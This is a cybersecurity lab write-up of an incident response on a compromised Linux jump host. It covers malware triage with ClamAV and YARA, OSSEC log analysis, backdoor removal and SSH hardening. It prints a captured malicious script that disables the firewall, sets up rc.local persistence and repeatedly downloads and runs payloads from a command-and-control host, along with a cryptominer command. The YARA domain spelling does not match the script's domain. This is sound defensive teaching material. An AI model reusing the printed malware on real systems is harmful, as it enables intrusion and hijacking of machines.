

Responding to a Nation-State Cyber Attack



By: Moustafa Darwish

Scenario


South Udan is a small island nation that is a peaceful and technologically advanced nation! Because of its small size, the country believes in efficiently using its land and natural resources. Their scientists recently came up with a novel and cleaner means of performing nuclear fission of an element called Tridanium. This allows them to generate 100 times more energy and drastically reduce nuclear waste, thus making it the most efficient and clean way to generate electricity. This enabled them to generate cleaner and cheaper electricity, thus improving the lives of their citizens.

North Udan was extremely jealous of the progress of their neighbors. They still rely on using coal and other fossil fuels which are known to speed up global warming. In order to disrupt South Udan program, the government of North Udan decides to launch a cyberattack on South Udan Tridanium processing plant and disrupt its operation.

The National Peace Agency of North Udan, which is an undercover organization that runs the nation-state espionage program, launches an attack during a national holiday in South Udan (the holiday marks 50 years of border separation of the two nations). They manage to compromise a linux server which serves as a jump host to connect the Tridanium processing plant to the internet. They attempted to brute force the password of an employee account which triggered a security alarm. I have been immediately called onboard to respond to the security alarm and contain the ongoing cyberattack. I will begin the investigation from the compromised jump box to detect and mitigate the threats. Since it's a mission-critical server, I am also tasked with immediately hardening the server to proactively defeat future attacks from North Udan.

Section 1

Detection



Task 1: ClamAV scan

ClamAV is an open-source antivirus tool that can be used to scan the filesystem for the presence of malware. **ClamAV** uses its definitions set or signature set and matches it against each scanned file. If a match is found, it gets marked as a malware file.

Task 2: Suspicious File Identification

The directory has eight different files, three of which have already been identified by **ClamAV** as malware files.

```
ubuntu@ubuntu-VirtualBox:~/Downloads$ ls -l
total 2488
-rw-rw-r-- 1 ubuntu ubuntu 66196 Nov 30 2018 ft32
-rw-rw-r-- 1 ubuntu ubuntu 66504 Nov 30 2018 ft64
-rwxr-xr-x 1 ubuntu ubuntu 5 Mar 12 2019 gates.lod
-rwxr-xr-x 1 ubuntu ubuntu 5 Mar 12 2019 moni.lod
-rw-r--r-- 1 root root 1841 Jun 10 2020 notes.txt
-rwxr-xr-x 1 ubuntu ubuntu 914 Jun 10 2020 SSH-One
-rw-r--r-- 1 ubuntu ubuntu 805 Mar 12 2019 tmplog
-rwxr-xr-x 1 ubuntu ubuntu 2384177 Mar 12 2019 wipefs
ubuntu@ubuntu-VirtualBox:~/Downloads$
```

The file **notes.txt**, **moni.lod**, **gates.lod** did not show anything of interest. Additionally, when analyzing the **tmplog** file I found something interesting.

```
ubuntu@ubuntu-VirtualBox:~/Downloads$ cat tmplog
CMD: /bin/wipefs -B -o stratum+tcp://mine.ppxmr.com:7777 -u 43VZF7BUBP2CLYGC6CGo6iMSWtCHtkTmLF5Hy7Trkd59G1ZoSuKUjpsij9942shw9X3Pdx36r
2kMLaAuZT4BXp1DSjBrrJT -p x -k --max-cpu-usage=100
[2017-09-28 18:00:01] huge pages: available, enabled
[2017-09-28 18:00:01] cpu: Intel(R) Xeon(R) CPU E5-2666 v3 @ 2.90GHz (1)
[2017-09-28 18:00:01] cpu l2/l3: 0.5 MB/25.0 MB
[2017-09-28 18:00:01] cpu features: x86_64 AES-NI
[2017-09-28 18:00:01] threads: 4, av=1, cryptonight
[2017-09-28 18:00:01] stratum url: stratum+tcp://mine.ppxmr.com:7777
[2017-09-28 18:00:01] backup url: none
[2017-09-28 18:00:06] ...retry after 5 seconds
[2017-09-28 18:00:16] ...retry after 5 seconds
[2017-09-28 18:00:26] ...retry after 5 seconds
[2017-09-28 18:00:36] ...retry after 5 seconds
[2017-09-28 18:00:46] ...retry after 5 seconds
ubuntu@ubuntu-VirtualBox:~/Downloads$ less SSH-One
```

As seen in the screenshot above, the **tmplog** file shows a command that has been executed for a malicious bitcoin miner and its executable file is called **wipefs**, which was successfully detected by the **ClamAV** as a malware file.

For the final file which is called SSH-One, below is the screenshot after viewing its content:

```
#!/bin/bash
iptables -F
/etc/init.d/iptables stop
chkconfig iptables off
echo "chmod +x /tmp/SSH-T" >> /etc/rc.local
echo "/tmp/SSH-T" >> /etc/rc.local
echo "chmod +x /tmp/SSH-One" >> /etc/rc.local
echo "/tmp/SSH-One" >> /etc/rc.local
m=SSH-T
script=SSH-One
hfs_m=http://darklord.com:7758/SSH-T
hfs_s=http://darklord.com:7758/SSH-One
rm -f /tmp/$m*
while true
do
    ps aux | grep $m | grep -v grep
    if [ $? -eq 0 ];then
        sleep 10
    else
        ls -l /tmp/$m
        if [ $? -eq 0 ];then
            /tmp/$m
        else
            cd /tmp;wget $hfs_m ; chmod a+x $m;/tmp/$m
        fi
    fi
    ps aux | grep $script | grep -v grep
    if [ $? -eq 0 ];then
        sleep 10
    else
        ls -l /tmp/$script
        if [ $? -eq 0 ];then
            /tmp/$script
        else
            cd /tmp;wget $hfs_s ; chmod a+x $script;/tmp/$script
        fi
    fi
done
~
~
~
```

As seen in the screenshot above, the executable file looks like a malware script that has something to do with iptables, firewall configurations and SSH.

In the first few lines we can find it has something to do with iptables configuration.

The command written is:

```
/etc/init.d/iptables stop
```

This command turns off the firewall, and it's followed by another command

```
chkconfig iptables off
```

Which is used to turn off firewall on boot.

So, what we can get from this is that the attacker is disabling the firewall so that the compromised machine can connect to the command-and-control domain without getting blocked by the firewall.

Additionally, he runs a script in the **/etc** directory called **rc.local** to change the privilege of the SSH-T and SSH-One and make it executable.

We can later see he made 4 variables **\$m**, **\$script**, **\$hfs_m**, **\$hfs_s**. They contain the name of the scripts and the command-and-control callout domain. And after them a command that removes the script from the **/tmp** directory as an attempt to hide evidence.

```
rm -f /tmp/$m*
```

Now, our next task is to make our own custom **YARA** rule that contains the string pattern we have found in the malware file and create a signature for the **ClamAV**, so that when we scan our other servers and the same file exists, we will be able to identify it.

Task 3: Yara Rule Creation

Below is the YARA rule written to detect this malicious file that bypassed the **ClamAV**:

```

ubuntu@ubuntu-VirtualBox:~/Downloads$ cat unknown_threat.yara
rule unknown_threat {
  meta:
    Author = "Moustafa"
    Description = "the rule detects the presence of the callout domain to the command-and-control"
  strings:
    $hfs_m = "http://darkl0rd.com:7758/SSH-T"
    $hfs_s = "http://darkl0rd.com:7758/SSH-One"
  condition:
    all of them
}
ubuntu@ubuntu-VirtualBox:~/Downloads$

```

For the matching string pattern, the callout domain to the command-and-control has been added. For the condition, all of them must be present for the identification to trigger.

```

ubuntu@ubuntu-VirtualBox:~/Downloads$ clamscan -i -d /home/ubuntu/Downloads /home/ubuntu/Downloads
/home/ubuntu/Downloads/.SSH-One.swm: YARA.unknown_threat.UNOFFICIAL FOUND
/home/ubuntu/Downloads/SSH-One: YARA.unknown_threat.UNOFFICIAL FOUND
/home/ubuntu/Downloads/.SSH-One.swo: YARA.unknown_threat.UNOFFICIAL FOUND
/home/ubuntu/Downloads/.SSH-One.swl: YARA.unknown_threat.UNOFFICIAL FOUND
/home/ubuntu/Downloads/.SSH-One.swj: YARA.unknown_threat.UNOFFICIAL FOUND
/home/ubuntu/Downloads/.SSH-One.swn: YARA.unknown_threat.UNOFFICIAL FOUND
/home/ubuntu/Downloads/unknown_threat.yara: YARA.unknown_threat.UNOFFICIAL FOUND
/home/ubuntu/Downloads/.SSH-One.swi: YARA.unknown_threat.UNOFFICIAL FOUND

----- SCAN SUMMARY -----
Known viruses: 1
Engine version: 0.100.3
Scanned directories: 1
Scanned files: 21
Infected files: 8
Data scanned: 2.56 MB
Data read: 2.52 MB (ratio 1.02:1)
Time: 0.039 sec (0 m 0 s)
ubuntu@ubuntu-VirtualBox:~/Downloads$ █

```

As seen in the screenshot above, after running the **ClamAV** scan again but this time with the YARA rule, we were able to identify the malware file this time, you can see it highlighted in yellow in the screenshot above.

Section 2

Threat Mitigation




Task 1: Implement HIDS

OSSEC

OSSEC is a free, open-source host-based intrusion detection system (HIDS) that has the capability to correlate and process logs from a variety of operating systems and security tools for alerting on possible security incidents. This makes it an ideal choice for an HIDS both to monitor a single or endpoint or a range of devices distributed in a network.

To verify that the IDS is up and working, we try connecting to the system via SSH and notice the new login entry created in the IDS web UI. Below is the screenshot of how we executed it.




We can see that when we attempted to connect to the system via SSH, the HIDS successfully logged the event proving that it works in real-time.

Task 2: Locate Suspicious IP

Now we want to collect the next **indicator of compromise (IoC)**, which is the IP address that attempted to break into the system. This **IoC** will prove significant in attributing the threat actors behind the cyber-attack. We were told that the initial security alarm consisted of multiple failed login attempts on the jump host server.

So, we will filter the IDS alerts to specifically look for failed logins followed by a successful one as seen in the screenshot below:



The screenshot shows the OSSEC Web Interface (Version 0.8) in a web browser. The interface has a navigation bar with links: Main, Search, Integrity checking, Stats, and About. Below the navigation bar, the date and time are displayed: November 23rd 2022 03:45:54 PM. The main section is titled "Alert search options:". It contains several search filters: "From:" and "To:" date pickers set to "2020-01-01 11:41" and "2020-12-31 15:41" respectively; a radio button for "Real time monitoring" (which is unselected); a "Minimum level:" dropdown menu set to "All"; a "Category:" dropdown menu set to "Authentication Control (all)"; a "Log formats:" dropdown menu set to "All log formats"; input fields for "Pattern:", "Srcip:", "Location:", "User:", and "Rule id:"; and a "Max Alerts:" input field set to "1000". A "Search" button is located at the bottom left of the search options section.

We have set the **Category** to **Authentication Control** because that is what we are looking for.

Below are the screenshots of the events captured by the IDS showing the attacker attempt trying to login and use the brute force attack and elevate their privilege to system root:

Level:	5 - Attempt to login using a non-existent user	2020 Sep 22 10:53:13
Rule Id:	5710	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
Sep 22 10:53:11 ubuntu-VirtualBox sshd[2833]: Failed password for invalid user admin from 192.168.56.1 port 58316 ssh2		
Level:	5 - User login failed.	2020 Sep 22 10:53:11
Rule Id:	5503	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
Sep 22 10:53:09 ubuntu-VirtualBox sshd[2833]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1		
Level:	5 - Attempt to login using a non-existent user	2020 Sep 22 10:53:07
Rule Id:	5710	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
Sep 22 10:53:07 ubuntu-VirtualBox sshd[2833]: Invalid user admin from 192.168.56.1		
Level:	10 - User missed the password more than one time	2020 Sep 22 10:53:01
Rule Id:	2502	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
User:	root	
Sep 22 10:53:00 ubuntu-VirtualBox sshd[2830]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1 user=root		
Level:	5 - SSHD authentication failed.	2020 Sep 22 10:52:53
Rule Id:	5716	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
User:	root	
Sep 22 10:52:52 ubuntu-VirtualBox sshd[2830]: Failed password for root from 192.168.56.1 port 58303 ssh2		
Level:	5 - User login failed.	2020 Sep 22 10:52:51
Rule Id:	5503	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
User:	root	
Sep 22 10:52:50 ubuntu-VirtualBox sshd[2830]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1 user=root		

Level:	5 - Attempt to login using a non-existent user	2020 Sep 22 10:53:35
Rule Id:	5710	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
Sep 22 10:53:34 ubuntu-VirtualBox sshd[2841]: Failed password for invalid user administrator from 192.168.56.1 port 58322 ssh2		
Level:	5 - Attempt to login using a non-existent user	2020 Sep 22 10:53:31
Rule Id:	5710	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
Sep 22 10:53:30 ubuntu-VirtualBox sshd[2841]: Failed password for invalid user administrator from 192.168.56.1 port 58322 ssh2		
Level:	5 - User login failed.	2020 Sep 22 10:53:29
Rule Id:	5503	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
Sep 22 10:53:27 ubuntu-VirtualBox sshd[2841]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1		
Level:	5 - Attempt to login using a non-existent user	2020 Sep 22 10:53:27
Rule Id:	5710	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
Sep 22 10:53:25 ubuntu-VirtualBox sshd[2841]: Invalid user administrator from 192.168.56.1		
Level:	10 - User missed the password more than one time	2020 Sep 22 10:53:19
Rule Id:	2502	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Sep 22 10:53:18 ubuntu-VirtualBox sshd[2833]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1		
Level:	5 - Attempt to login using a non-existent user	2020 Sep 22 10:53:19
Rule Id:	5710	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
Sep 22 10:53:18 ubuntu-VirtualBox sshd[2833]: Failed password for invalid user admin from 192.168.56.1 port 58316 ssh2		
Level:	5 - Attempt to login using a non-existent user	2020 Sep 22 10:53:15
Rule Id:	5710	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
Sep 22 10:53:15 ubuntu-VirtualBox sshd[2833]: Failed password for invalid user admin from 192.168.56.1 port 58316 ssh2		

Level:	3 - Login session opened.	2020 Sep 22 10:54:11
Rule Id:	5501	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
	Sep 22 10:54:10 ubuntu-VirtualBox su[2955]: pam_unix(su:session): session opened for user root by ubuntu(uid=0)	
Level:	3 - User successfully changed UID to root.	2020 Sep 22 10:54:11
Rule Id:	5303	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
User:	root	
	Sep 22 10:54:10 ubuntu-VirtualBox su[2955]: + /dev/pts/0 root:root	
Level:	3 - Login session opened.	2020 Sep 22 10:54:11
Rule Id:	5501	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
	Sep 22 10:54:10 ubuntu-VirtualBox sudo: pam_unix(sudo:session): session opened for user root by ubuntu(uid=0)	
Level:	3 - Login session opened.	2020 Sep 22 10:53:57
Rule Id:	5501	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
	Sep 22 10:53:57 ubuntu-VirtualBox sshd[2843]: pam_unix(sshd:session): session opened for user ubuntu by (uid=0)	
Level:	5 - SSHD authentication failed.	2020 Sep 22 10:53:55
Rule Id:	5716	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
User:	ubuntu	
	Sep 22 10:53:54 ubuntu-VirtualBox sshd[2843]: Failed password for ubuntu from 192.168.56.1 port 58331 ssh2	
Level:	5 - User login failed.	2020 Sep 22 10:53:53
Rule Id:	5503	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	
User:	ubuntu	
	Sep 22 10:53:52 ubuntu-VirtualBox sshd[2843]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1 user=ubuntu	
Level:	10 - User missed the password more than one time	2020 Sep 22 10:53:37
Rule Id:	2502	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
	Sep 22 10:53:37 ubuntu-VirtualBox sshd[2841]: PAM 2 more authentication failures; logname=uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1	
Level:	10 - SSHD brute force trying to get access to the system.	2020 Sep 22 10:53:37
Rule Id:	5712	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Src IP:	192.168.56.1	

And from these events we can find the IP address of the attacker which is **192.168.56.1**

Task 3: IPtables Rule

Once we have identified the attacking IP address, you are now required to create an **IPtables** rule to make sure that any SSH connection requests from this host are blocked in the future. Hopefully, this will stop this agent from the so-called National Peace Agency from connecting again.

Below is the **IPtables** rule written to restrict the attacker from connecting with SSH again:

```
sudo iptables -A INPUT -p tcp -s 192.168.56.1 --dport 22 -j DROP
```

Task 4: Detect Backdoor Username, Process & Port

Once the attackers managed to break into the system, they created a backdoor username and launched a process that allows them to log in through a non-standard port number.

So, our goal now is to identify this backdoor username. This has been done by going through the events in the IDS:

Level:	8 - New user added to the system	2020 Sep 22 10:54:29
Rule Id:	5902	
Location:	ubuntu-VirtualBox->/var/log/auth.log	
Sep 22 10:54:28 ubuntu-VirtualBox useradd[2971]: new user: name=darklord, UID=1001, GID=1001, home=/home/darklord, shell=/bin/bash		

As seen in the screenshot above from the **OSSEC HIDS**, the event name is **New user added to the system**, which came in sequence after the attacker breached the system.

By analyzing the date, time, and location, we can use this information to further investigate the **auth.log** file to find the backdoor username.

```
Sep 22 10:54:10 ubuntu-VirtualBox su[2955]: + /dev/pts/0 root:root
Sep 22 10:54:10 ubuntu-VirtualBox su[2955]: pam_unix(su:session): session opened for user root by ubuntu(uid=0)
Sep 22 10:54:28 ubuntu-VirtualBox groupadd[2967]: group added to /etc/group: name=darklord, GID=1001
Sep 22 10:54:28 ubuntu-VirtualBox groupadd[2967]: group added to /etc/gshadow: name=darklord
Sep 22 10:54:28 ubuntu-VirtualBox groupadd[2967]: new group: name=darklord, GID=1001
Sep 22 10:54:28 ubuntu-VirtualBox useradd[2971]: new user: name=darklord, UID=1001, GID=1001, home=/home/darklord, shell=/bin/bash
Sep 22 10:54:34 ubuntu-VirtualBox passwd[2978]: pam_unix(passwd:chauthtok): password changed for darklord
Sep 22 10:54:34 ubuntu-VirtualBox passwd[2978]: gkr-pam: couldn't update the login keyring password: no old password was entered
Sep 22 10:54:36 ubuntu-VirtualBox chfn[3045]: changed user 'darklord' information
```

As seen in the screenshot above from the **auth.log** file, we can see the new group and user that has been created by the attacker. The backdoor username is **darklord**.

Now, we have to locate the malicious process that allows the attacker to log in. To do so we used the **netstat** tool to view all the inbound and outbound connections of the system:

```
ubuntu@ubuntu-VirtualBox:/var/log$ sudo netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*                LISTEN      988/mysqld
tcp        0      0 127.0.0.1:53           0.0.0.0:*                LISTEN      1168/dnsmasq
tcp        0      0 0.0.0.0:56565          0.0.0.0:*                LISTEN      867/remotesec
tcp        0      0 0.0.0.0:22             0.0.0.0:*                LISTEN      838/sshd
tcp        0      0 127.0.0.1:631          0.0.0.0:*                LISTEN      3314/cupsd
tcp        0      0 127.0.0.1:5432          0.0.0.0:*                LISTEN      2248/postgres
tcp6       0      0 :::80                  :::*                    LISTEN      11010/apache2
tcp6       0      0 :::22                  :::*                    LISTEN      838/sshd
tcp6       0      0 :::1:631               :::*                    LISTEN      3314/cupsd
tcp6       1      0 :::1:53622             :::1:631               CLOSE_WAIT  973/cups-browsed
```

As seen in the screenshot above of the **netstat**, the line highlighted in yellow appears to be a suspicious process due to the high port number which is not a well-known port number. The process name is **remotesec**. Further investigating this process, we find out the process is

running as a root user, which is a tactic done by the attacker so that the process appears to be legit and no suspicion can be found.

```
root      867    0.0    0.0    2592    312 ?      SN    09:17    0:00 /tmp/remotesec -k -l 56565
```

The port number used by the attacker as a backdoor to login to the system is **56565**. Further investigating this port on the internet, it appears to be a known port that is used by the attackers for backdoors attack. Reference: <https://www.speedguide.net/port.php?port=56565>

Now, we delete the rouge username and kill the backdoor process to remove the persistence created by the attackers.

```
ubuntu@ubuntu-VirtualBox:/var/log$ sudo userdel darklord
[sudo] password for ubuntu:
ubuntu@ubuntu-VirtualBox:/var/log$ sudo kill -9 867
ubuntu@ubuntu-VirtualBox:/var/log$ sudo netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
988/mysql
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
1168/dnsmasq
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
838/sshd
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
3314/cupsd
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN
2248/postgres
tcp6       0      0 :::80                   :::*                    LISTEN
11010/apache2
tcp6       0      0 :::22                   :::*                    LISTEN
838/sshd
tcp6       0      0 :::1:631                :::*                    LISTEN
3314/cupsd
tcp6       1      0 :::1:53622              :::1:631               CLOSE_WAIT
973/cups-browsed
```

We can see after running the **netstat** command that the process no longer exists and that it has been killed.

Task 5: Disable SSH Root Access

We should also restrict root level login for remote users. This allows us to narrow down the blast radius in case of a credential compromise and prevents complete system takeover.

It can be done by changing the **PermitRootLogin** value to **no** in the **sshd_config** file as seen in the screenshot below:

```
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin no
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile      %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
```

Now, we want to change the root password to further ensure that the attackers won't be able to use **sudo** to elevate their privilege to root using the command below:

```
sudo passwd root
```

```
ubuntu@ubuntu-VirtualBox:~$ sudo passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```


Enhanced Security

Additional steps that can be taken to secure remote system access:

1. Define a list of permitted users. By doing this, you ensure that any other user is not able to log into the server even if it belongs to the same access group as other users in the list.
2. Changing the default port of the SSH service. This can help deflect automated bots and scanners who are looking for open port 22 randomly on the internet to brute force login credentials.
3. Configuring SSH keys for login instead of passwords can make it even more difficult for attackers to brute force login credentials. You can disable password-based access and instead generate public keys on the client machines and add them to the server.
4. Using multi-factor authentication (MFA) can be another way of further securing the client-server authentication. This may require using additional tools and libraries but they can be easily integrated with the ssh server to validate the end-users through MFA.

Additional steps that can be taken to improve password policies:

1. Minimum of 8 characters in the password string. It should contain characters from the four primary categories: uppercase letters, lowercase letters, numbers, and characters.
2. Should not be a common string like your name, city of birth, or date of birth which can all be easily guessed by attackers.
3. It should be different from your previously used passwords on the same service.
4. There should be a password rotation policy which should either automatically expire the password after certain days or remind the user to change the password once the threshold is reached.

Section 3

System Hardening for Enhanced Security



Task 1: OpenVAS Scan

Now that the cyber-attack has been successfully contained, a vulnerability scan will be performed using the OpenVAS tool to identify the weak points in the system and patch them to reduce the risk of being compromised again.



Below is the report generated after scanning the system:

The screenshot displays the Greenbone Security Manager (GSM) interface. At the top, there's a green header with the Greenbone logo and navigation tabs: Dashboards, Scans, Assets, Resilience, SecInfo, Configuration, Administration, and Help. Below the header is a toolbar with various icons and a filter input field. The main content area shows a report titled "Report: Fri, Nov 25, 2022 7:30 PM UTC" with a "Done" button. Below the report title, there's a summary bar with tabs for Information, Results (5 of 72), Hosts (1 of 1), Ports (1 of 2), Applications (3 of 3), Operating Systems (1 of 1), CVEs (0 of 0), Closed CVEs (0 of 0), TLS Certificates (0 of 0), Error Messages (0 of 0), and User Tags (0). The main table lists vulnerabilities with columns for Vulnerability, Severity, QoD, Host IP, Name, Location, and Created. The vulnerabilities listed are: Weak Host Key Algorithm(s) (SSH) with severity 5.3 (Medium), Weak Key Exchange (KEX) Algorithm(s) Supported (SSH) with severity 5.3 (Medium), Weak Encryption Algorithm(s) Supported (SSH) with severity 4.3 (Medium), TCP timestamps with severity 2.6 (Low), and Weak MAC Algorithm(s) Supported (SSH) with severity 2.6 (Low). All vulnerabilities are on host 192.168.2.74. At the bottom, there's a footer with the applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort=reverse=severity.

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
Weak Host Key Algorithm(s) (SSH)	5.3 (Medium)	80 %	192.168.2.74	192.168.2.74	22/tcp	Fri, Nov 25, 2022 7:32 PM UTC
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)	80 %	192.168.2.74	192.168.2.74	22/tcp	Fri, Nov 25, 2022 7:32 PM UTC
Weak Encryption Algorithm(s) Supported (SSH)	4.3 (Medium)	95 %	192.168.2.74	192.168.2.74	22/tcp	Fri, Nov 25, 2022 7:32 PM UTC
